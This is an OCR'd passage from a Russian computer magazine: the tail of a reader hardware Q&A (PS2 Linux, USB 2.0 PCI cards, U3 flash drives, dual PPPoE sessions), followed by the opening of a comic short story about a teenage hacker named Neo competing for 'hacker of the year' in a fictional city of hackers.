A: Жесткого диска и клавиатуры у PS2 по умолчанию действительно нет. Но подключить их можно. Мало того, Sony выпустила специальный набор линуксоида (The Linux Kit for PlayStation 2), в который входит GNU-операционная система, USB-клава и мышь, адаптер VGA, сетевушка, а также жесткий диск на 40 Гб. Для работы операционной системы в приставке должна быть установлена карта памяти на 8 Мб, которую придется отформатировать во время инсталляции линукса. Установка, кстати говоря, может вызвать некоторые затруднения, потому как система базируется на японском дистрибутиве Kondara Linux, большая часть которого в свою очередь позаимствована у старой шапки (Red Hat Linux), а поэтому часть действий придется выполнить в командной строке. Используемое системой ядро старовато — 2.2.1, но его можно легко проапдейтить до 2.2.26, 2.4.32 или 2.6.16. Для справки скажу, что приставка оборудована всего 32 Мб оперативной памяти, что чрезвычайно мало для современных приложений. Поэтому тот же самый Firefox будет работать очень медленно, а разработчики вообще рекомендуют юзать только консольные проги. Зато к USB-портам приставки можно подключить принтер, камеру, флеш-накопитель или CD/DVD-привод. Подробный FAQ по теме ты найдешь на www.playstation2-linux.com/faq.php, а также на нашем диске.

К слову, превратить PS2 в компьютер можно иначе. Существует специальный диск, на котором установлен интерпретатор языка Yabasic. Пускай сложные приложения с его помощью не создашь, но для того, чтобы постичь азы программирования, его будет более чем достаточно. Кроме этого, для PS2 существует специальный порт NetBSD.

Q: Моя старенькая, но зато стабильная и уже давно ставшая родной материнка не держит ни USB 2.0, ни FireWire. Что же мне остается: смириться и юзать тормозной USB 1.1 (перекачивая 1 Гб с карты памяти фотоаппарата по полдня) или тратиться на новую материнку? Другого варианта нет?

A: Конечно, лучше будет задуматься об апгрейде материнской платы. Ведь если нет USB 2.0, то существуют и другие ограничения (например, отсутствует SATA-контроллер). Но, вообще говоря, без замены материнки можно обойтись. Сейчас всего за 10-15 долларов можно купить PCI-контроллер, в котором будут и USB 2.0, и FireWire-порты. Работают такие контроллеры безупречно и в большинстве случаев даже не требуют установки драйверов. А тот же SATA-винт тогда возможно будет подключить, воспользовавшись переходником с SATA/IDE на USB 2.0 (это еще $20-40). Информация о таком, пока еще редком девайсе представлена на сайте http://thg.ru/storage/pata_ide_sata_usb/onepage.html.

Q: В характеристиках флеш-накопителей все чаще встречается аббревиатура U3. Что это за зверь и какая флешка лучше: с U3 или без нее?

A: U3 — это новый стандарт форматирования USB-накопителей, в который заложен принцип «подключил и работай». Сразу после подключения флешки в системе появляется два раздела: один (небольшой) — в виде CD-ROM, другой (большой) представлен как съемный накопитель. На первом размещается утилита LaunchPad, представляющая собой удобную панель для запуска программ. Поскольку раздел опознается операционной системой как CD-ROM диск, LaunchPad запускается автоматически. Своим видом LaunchPad сильно напоминает системное меню Пуск, только здесь слева находится список программ, которые можно запустить с флешки, а справа — список возможных действий для управления диском и программами. Остальная часть флешки, определяющаяся как сменный накопитель, своей работой ничем внешне не выделяется.

Кроме автозапуска LaunchPad, технология U3 позволяет программам работать в своем собственном окружении, без предварительной инсталляции. Адаптированные для U3 приложения вправе взаимодействовать с файлами и реестром хост-машины, как если бы они были установлены в систему. При этом все внесенные ими изменения откатываются, как только флешка будет вытащена из компьютера. К сожалению, все это возможно только в том случае, когда разработчики конкретной программы позаботились о совместимости с платформой U3 (SDK для программеров доступен на сайте www.u3.com). Радует то, что таких программ становится все больше и больше. Кстати, на DVD ты найдешь подборку подобных приложений. С учетом того, что цена U3-накопителей ничем не отличается от обычных флешек, выбор очевиден. Зачем отказываться от подобной возможности, которая так и норовит стать массовой?

Q: Чтобы воспользоваться внутренними ресурсами ADSL-провайдера (они не тарифицируются и бесплатны), мне необходимо устанавливать отдельное PPPoE-соединение с особыми параметрами. Переключаться между соединениями жутко неудобно, возможно ли на одной сетевой карте использовать сразу и то, и другое?

A: Тут следует пару слов сказать о том, что вообще собой представляет PPPoE. Это протокол для установки PPP-соединений через Ethernet-адаптеры. Предоставляя важные дополнительные возможности, он наиболее востребован всевозможными DSL-сервисами. Однако использовать одновременно два PPPoE-соединения на одном сетевом адаптере по умолчанию нельзя. Все дело в драйвере, который установлен в Windows по умолчанию. Чтобы это ограничение обойти, придется прибегать к помощи альтернативных клиентов, наиболее популярным из которых является RASPPPoE (www.raspppoe.com). Драйвер прозрачно устанавливается в систему и далее представляет сетевой адаптер в качестве модема, позволяя поднимать PPPoE-соединение с помощью банального диалап-мастера. При этом вполне можно использовать Internet Connection Sharing (Общий доступ к подключению интернета) и, что самое главное, устанавливать несколько одновременных сессий через один сетевой адаптер. А именно это тебе и нужно. Подробные инструкции с иллюстрациями ты найдешь на сайте http://support.kaluga.ru/tune/prefix.shtml.



СТРОЙКОВ ЛЕОНИД
AKA R0ID
/ R0ID@MAIL.RU /

GOROD :XAKEROV/

РАССКАЗ-УТОПИЯ

Иллюстрации: chill-gun (http://chill-gun.livejournal.com)

Knock knock… wake up, Neo!

Он открыл глаза и сладко потянулся в постели. Из окна тянулись теплые солнечные лучи, предвещая отличный день. Neo с удовольствием бы еще повалялся, щурясь на солнышке, но нужно было вставать. Предстоял важный день.

— Который час? — вслух спросил он.

— Семь часов тридцать минут, — женским голосом ответил компьютер. — Доброе утро, Neo.

Программу-оболочку «Сара» для своего Mega-PC Neo написал сам в 14 лет. Нужно было только задать вопрос, и Сара сама искала всю нужную информацию в информационной системе Хаксити, озвучивая ее своему хозяину. Конечно, можно было купить одну из стандартных, как поступали все его ровесники. Но для Neo это был еще один вызов, очередная ступенька к будущей славе. А в том, что его ждет большой успех, не сомневался никто. Neo с детства выделялся среди остальных детей. В 6 лет уже с интересом изучал мануалы по TCP/IP, в 10 знал наизусть все RFC, а в 12 написал навороченный клон операционной системы BSD. Конечно, не малую роль тут сыграли родители. Отец — почетный хакер при мэрии, которому поручают сложнейшие взломы. Мать — руководитель отдела программистов в центральном интернет-провайдере города. А бабушка — настоящая легенда, она принимала участие в создании Хаксити.NET. Неудивительно, что первым словом, произнесенным Neo, было «кряк».

— Уже встал? Вот молодец, — в комнату зашла мама. — Завтрак на кухне, чекай мыло, умывайся и садись за стол.

Neo напоследок потянулся, сбросил с себя одеяло и сел за комп. Его взгляд задержался на волпейпере. Картинка висела на рабочем столе уже несколько недель, но Neo не уставал смотреть на нее. Это была золотая статуэтка с изображением Кевина Митника — награда, которую вручают лучшему хакеру года. Почетный знак, открывающий двери в любые компании Хаксити, заслуживающий уважение всех жителей. Конкурс на лучшего хакера проводился раз в году, принять в нем участие могли шестеро специально отобранных учащихся, представляющих каждую из 12-ти школ. Победитель, получающий статуэтку, был только один. Neo был фаворитом 7-й школы и основным претендентом на главный приз. Лучший ученик в классе, автор десятков популярных эксплоитов и документаций, в конце концов, человек, которому удалось взломать главный сервер «Neuronics», крупнейшей компании города. Neo и сам знал, что он на голову выше конкурентов, но все равно нервничал. А вдруг… вдруг кто-то окажется еще лучше?

— Да ты не напрягайся, сын! — поддержал за столом отец. — Мы же с тобой знаем, что ты — лучший! Чувак, да ты писал экплоиты на C, когда они еще пешком под стол ходили. Давай, сынок, не дрейфь. Задай им жару!

Хороший все-таки у него отец. Правда, извращенной порнушкой увлекается, которую наивно прячет в зашифрованной папочке на своем ноуте, но в целом мужик нормальный.

— Собирайся, сегодня тебя подкину. Помни, мы в тебя верим.

Neo кивнул и пошел собирать школьное барахло. В рюкзак посыпались чипы с интерактивными учебниками: «Ассемблер для Гуру. 9 класс», «Спецификации ядра UNIX», «Метанализ и компилирование», «Нейронные алгоритмы в криптографии». Он считал, что попросту теряет в школе время, поскольку мог бы давно сам писать подобные



книги.

Neo вышел на улицу — у подъезда его уже ждал серебристый BMW отца с надписью вместо номеров: «Cracked by Bill Gilbert».

— Ну что, поехали? — жизнерадостно спросил батя, выглядывая из окна.

— Гоу, — ответил сын, залезая внутрь.

* * *

Для случайно забредшего в Хакситн туриста, город представлял необычайное зрелище. В первую очередь это касалось названия улиц и архитектуры построек. Центром города была Файрвольная площадь, где возвышался громадный памятник Линусу Торвальдсу, а неподалеку находилась Мэрия, сверху которой виднелись знаменитые Двоичные часы. В разные стороны от центра отходили Стековая улица, Вирусный проспект, улица Трех кодеров и Apple-стрит. Все они были заполнены бесчисленными компьютерными магазинчиками, интернет-кафе, провайдерами, софтварными фирмами и кафешками, отделанными в духе виртуальной реальности. Все — от мала до велика — носили при себе ноутбуки, КПК, Wi-Fi сканнеры и прочую аппаратуру, пользуясь ими при первой же возможности. Некоторые работали на ноуте прямо на ходу, удерживая компьютер на лямках, прикрепленных к шее. Неудивительно, что у каждого из жителей Хакситн было полно дел: нужно было проверить кучу емейлов, прочитать сообщения на популярных электронных досках, скачать свежий софт, чтобы не отстать от жизни, взломать компьютеры врагов и защитить свой от ежедневных посягательств. В Хаксити.NET хостилось 340 тысяч сайтов — именно столько жителей проживало в городе. И каждый из этих сайтов ежедневно подвергался хакерским атакам. Админы ставили новые защиты, скачивали свежие патчи, отслеживали мегабайты логов, но все это не для того, чтобы помешать очередному взлому. Избежать хаков было невозможно. Все это было неотъемлемой частью жизни каждого горожанина. И те, кто еще недавно боролся с проникшим в систему хакером, через пару часов сам становился злостным взломщиком, пытаясь обойти ловушки админов.

Детям, рождающимся в Хаксити, не давали имен и фамилий — они получали никнейм, уникальный для каждого. Они могли не уметь читать и писать, но знали, как создать страничку в сети и привлечь к ней посетителей. Продвинутый компьютерщик мог найти в этом городе работу на каждом углу, но особенно здесь ценились матерые хакеры. Лучшие из них становились настоящими героями, кумирами молодежи. Например, Slacker Overmind — 40-летний хакер, несколько лет назад придумавший защиту, которую никто не мог взломать, и потом сам же хакнул ее. Или GeniusPro, таинственный хакер, который в последний день каждого месяца на протяжении уже нескольких лет взламывал 100 случайных сайтов Хаксити.NET, оставляя на них зашифрованное послание. Таких примеров в истории Хаксити было много, и каждый житель города стремился стать очередной легендой.

В отличие от других городов в Хаксити люди любили ездить общественным транспортом. В автобусах, троллейбусах, такси можно было услышать непрекращающиеся споры о том, какой брандмауэр круче, как лучше всего оптимизировать код и какая система более защищенная. Эти проблемы волновали каждого жителя, и даже старушка в пестрой косынке могла загрузить тебя специфичными терминами, а напоследок обозвать ламером и отправить учить матчасть.


Удивленный всем этим турист, конечно, захочет узнать, что это за город и откуда он взялся. Для этого ему достаточно подойти к любому прохожему и задать свой вопрос. Историю создания Хаксити знали все. Турист услышал бы занимательный рассказ о том, как много лет назад Jason и Krol — двое талантливых хакеров, возмущенные плохим отношением властей к сетевым взломам, перебрались на это место и решили основать уголок, где хак станет во главе всего. Первыми жителями Хаксити стали друзья и знакомые основателей, такие же отчаянные хакеры, как они, которые соорудили себе жилища, закупили оборудование, провели между домами сеть и стали жить-поживать. Со временем слава о городе хакеров разрослась, сюда стали съезжаться компьютерные гуру со всех уголков света, и Хаксити из небольшой колонии превратился в процветающий самодостаточный город, аналогов которому нет.

* * *

Neo вошел в здание школы и сразу же ощутил на себе сотни взглядов. Для многих он уже был победителем, даже девочки, к которым он раньше не проявлял никаких знаков внимания, сегодня смотрели на него по-особенному.

— Здаров, старина, — хлопнул его по плечу друг Megaloid. — Ну ты как, подготовился? Мы тут все за тебя.

— Да, перед смертью не надышишься, — отшутился Neo. На самом деле он привирал. К этому дню Neo готовился много недель, в течение которых выучил все оставшиеся языки программирования, которые еще не знал, освоил на всякий случай операционные системы для



ламеров, прочитал пару сотен компьютерных книг и изучил конспекты всех прошедших лекций. Neo был готов к любым, даже самым сложным и каверзным вопросам. Он не мог подвести всех, кто в него верил.

По коридору разнеслась трель звонка, объявляющего о начале урока. Несмотря на Конкурс, занятий не отменяли, так что приходилось отсидеть несколько часов за партой.

Neo и Megaloid отправились в класс, где их уже ждала учительница LePapirus. Бледная, с высохшей сморщенной кожей, она напоминала личинку жука муравьеда. Но у учеников LePapirus пользовалась уважением. Тетка как-то вызвала на хакерскую дуэль известного секурити-спеца Donjuano и за полчаса умудрилась взломать сайтов в два раза больше него. А еще поговаривали, что она скрылась в Хакситi от преследования французской полиции, после того как взломала местный банк.

— Садитесь, дети, — басистым голосом объявила LePapirus и бросила теплый, полный немого обожания взгляд на Neo. А ведь когда-то старуха не соглашалась с его идеями в ассемблерных программах, заданных на дом. Называла их бездарными. И вот теперь он без двух минут лучший хакер года в Хакситi, а кто она? Просто училка хакерского программирования.

Урок начался, и Lepapirus приступила к монотонному изложению материала. «Последние системы защиты включают в себя макроскрипт, который сверяет текущее состояние сервера с состоянием его 10-минутной давности. И если изменения критические, то скрипт подает тревожный сигнал админу. Сегодня мы рассмотрим, как обойти это с помощью небольшой программки на C». Neo откровенно скучал, как, впрочем, всегда на уроках. Его мысли стали потихоньку уноситься за пределы класса, куда-то вперед, в будущее. Вот он выигрывает Конкурс, далеко опередив по баллам всех своих соперников. Все поздравляют его бурными аплодисментами. «Сын, красава!» — кричит отец. «Весь в бабку!» — смахивает слезу бабуля. «Я хочу от тебя детей», — признается Lucy, самая красивая хакерша в школе. К нему подходит мэр города, когда-то сам победитель Конкурса, вручает статуэтку Золотого Митника и крепко пожимает руку. Журналисты «Хаксити NEWS» облепливают Neo со всех сторон, спеша первыми взять интервью. А потом подходит Megatron — владелец «Neuronics» — и предлагает возглавить их хакерский отдел. Потому что знает: никто не справится с этим лучше, чем он, Neo. «Может быть, ты знаешь, Neo?»

Вопрос училки застал его врасплох. Он очнулся от мечтаний и заметил, что Lepapirus смотрит на него, терпеливо ожидая ответа.

— Простите?

Кому-то другому наверняка бы достался выговор — Lepapirus не любила, когда ее не слушают. Но только не Neo. Только не сегодня.

— Мы пытаемся определить оптимальный алгоритм обхода системы сверочной защиты, — подбадривающе сообщила учительница.

Neo встал и уверенным шагом проследовал к планшетной доске. Затем взял электронный мел и стал быстро рисовать формулы, писать части кода, попутно все это кратко комментируя. Когда он закончил, учительница восторженно выдохнула:

— Превосходно! Пять с плюсом!

Neo хмыкнул и сел на свое место. Тревожат по всяким пустякам…

* * *

На перемене Neo сидел на подоконнике в окружении друзей.


— Во напьемся завтра. Ты ж проставишься? — спросил Maestro, неплохой софтварный крэкер, который тоже подавал заявку на участие в Конкурсе, но не прошел отбор и теперь поддерживал друга.

— Ясное дело. Но надо еще выиграть.

— Ну ты брось дурачком прикидываться! — зашумели хакеры.

Внезапно шум утих — рядом с компанией появился Sosiska, неопрятный толстяк в огромных очках, которого все считали законченным лузером и зубрилой. Над Sosisk'ой прикалывались все, причем не только из-за внешности. Каждый из хаков, которые он пытался совершить, заканчивались смехотворным провалом. Однажды, когда на дом задали написать программу, сверяющую отпечатки пальцев с базой данных, Sosiska что-то напутал, и вместо отпечатков пальцев его программа сверяла отпечатки подошв. А когда взломал компьютер школы, чтобы подправить себе отметки (так делали почти все учащиеся Хаксити) и попутно наказать главного недруга, перепутал строчки и поставил пятерку врагу, а себе пару. Словом, с толстяком вечно что-то случалось, что вызывало насмешки у всей школы. К удивлению всех, Sosiska решил принять участие в Конкурсе, но еще больше все удивились, когда он вошел в число 6-ти представителей школы. Конечно же, никто не догадывался, что к этому приложили руку Neo с друзьями, замолвившие за толстяка словечко. Более нелепого претендента на приз быть не могло — в этом и была вся соль. Парням не терпелось посмотреть, что вычудит на Конкурсе этот лузер.

— Ну что, Сосисыч, готов к бою? — поинтересовался один из при-



ятелей.

— Всегда готов! — простодушно улыбнулся Sosiska. — И вдруг шмякнулся на пол, поскользнувшись на брошенном кем-то яблочном огрызке.

В компании Neo раздался дружный смех.

— Ну я это, пойду, ребят, — покраснев, сказал толстяк.

— Давай, давай. Главное — не заблудись по дороге в Дворец Бэббиджа.

Когда Сосиска ушел, Maestro спрыгнул с подоконника и, кривляясь, принялся разыгрывать сцену награждения Сосиски мэром.

— О, уважаемый Сосис Сосисыч. Ты удивил всех! О, как мы в тебе ошибались, но больше не будет заблужденья! Теперь ты лучший хакер в городе. Нет, в мире! И статуэтка золотого Митника по праву принадлежит тебе.

Maestro с пафосом воздал руки, удерживая невидимую статуэтку, и друзья взорвались дружным смехом.

Перед тем как вернуться в класс, Neo столкнулся с Lucy и от неожиданности даже уронил рюкзак. Чипы с учебниками рассыпались по бетонному полу. Neo поспешно наклонился и принялся их собирать, в этот момент ощутив ее близость.

— Я помогу, — улыбнулась девушка.

Вдвоем они быстро управились, но Lucy не спешила уходить. Она с усмешкой смотрела на него, очевидно ожидая от него инициативы, но Neo ощущал себя не в своей тарелке. Lucy нравилась ему уже давно. Да и не только ему — все мальчишки сохли по этой светловолосой красавице, разбирающейся в компьютерах не хуже их всех. Ее наверняка ждала успешная карьера в Хаксити. По школе ходили слухи, что она тоже была к нему небезразлична и иногда подавала недвусмысленные знаки, но Neo не решался заговорить, к тому же он был слишком увлечен своими хаками. И вот теперь они стояли друг напротив друга, не зная, как нарушить неловкое молчание.

— Похоже, никто не сомневается, что ты станешь хакером года на сегодняшнем конкурсе, — наконец сообщила Lucy.

— Мне бы их уверенность.

— Мы все за тебя болеем. И я тоже.

— Серьезно?

— Конечно. Я даже приготовила тебе особенный сюрприз, который тебя ждет сразу после победы. Так что давай, не оплошай.

Девушка улыбнулась и отправилась в свой класс. Neo оставалось только догадываться, что это за сюрприз. Одно он знал точно: он сделает все, чтобы его получить.

* * *

Дворец Бэббиджа был одним из самых больших сооружений в Хаксити. Архитекторы взяли за основу модель машины Чарльза Бэббиджа и воздвигнутое по ее подобию здание украсили рядом колонн, испещренных каменными строками машинного кода. Здесь проводились важные хакерские конференции, проходили выставки, а также нашли приют кружки радиоэлектроники, нейронного программирования, аналитической криптографии, процессороконструирования и других не менее интересных местной молодежи вещей. Сегодня во дворце было особенно много народу — казалось, каждый житель города пришел посмотреть на Конкурс и поболеть за своих друзей, детей или просто знакомых. Конечно, столь значимое событие освещалось всеми радиостанциями, газетами и телевидением. Журналисты спорили друг с другом, обсуждая фаворитов. Люди толпились, стараясь занять самые удобные места перед сценой. Neo, проходя через зал в комнату ожидания, ощутил, как от нервов вспотели ладони.

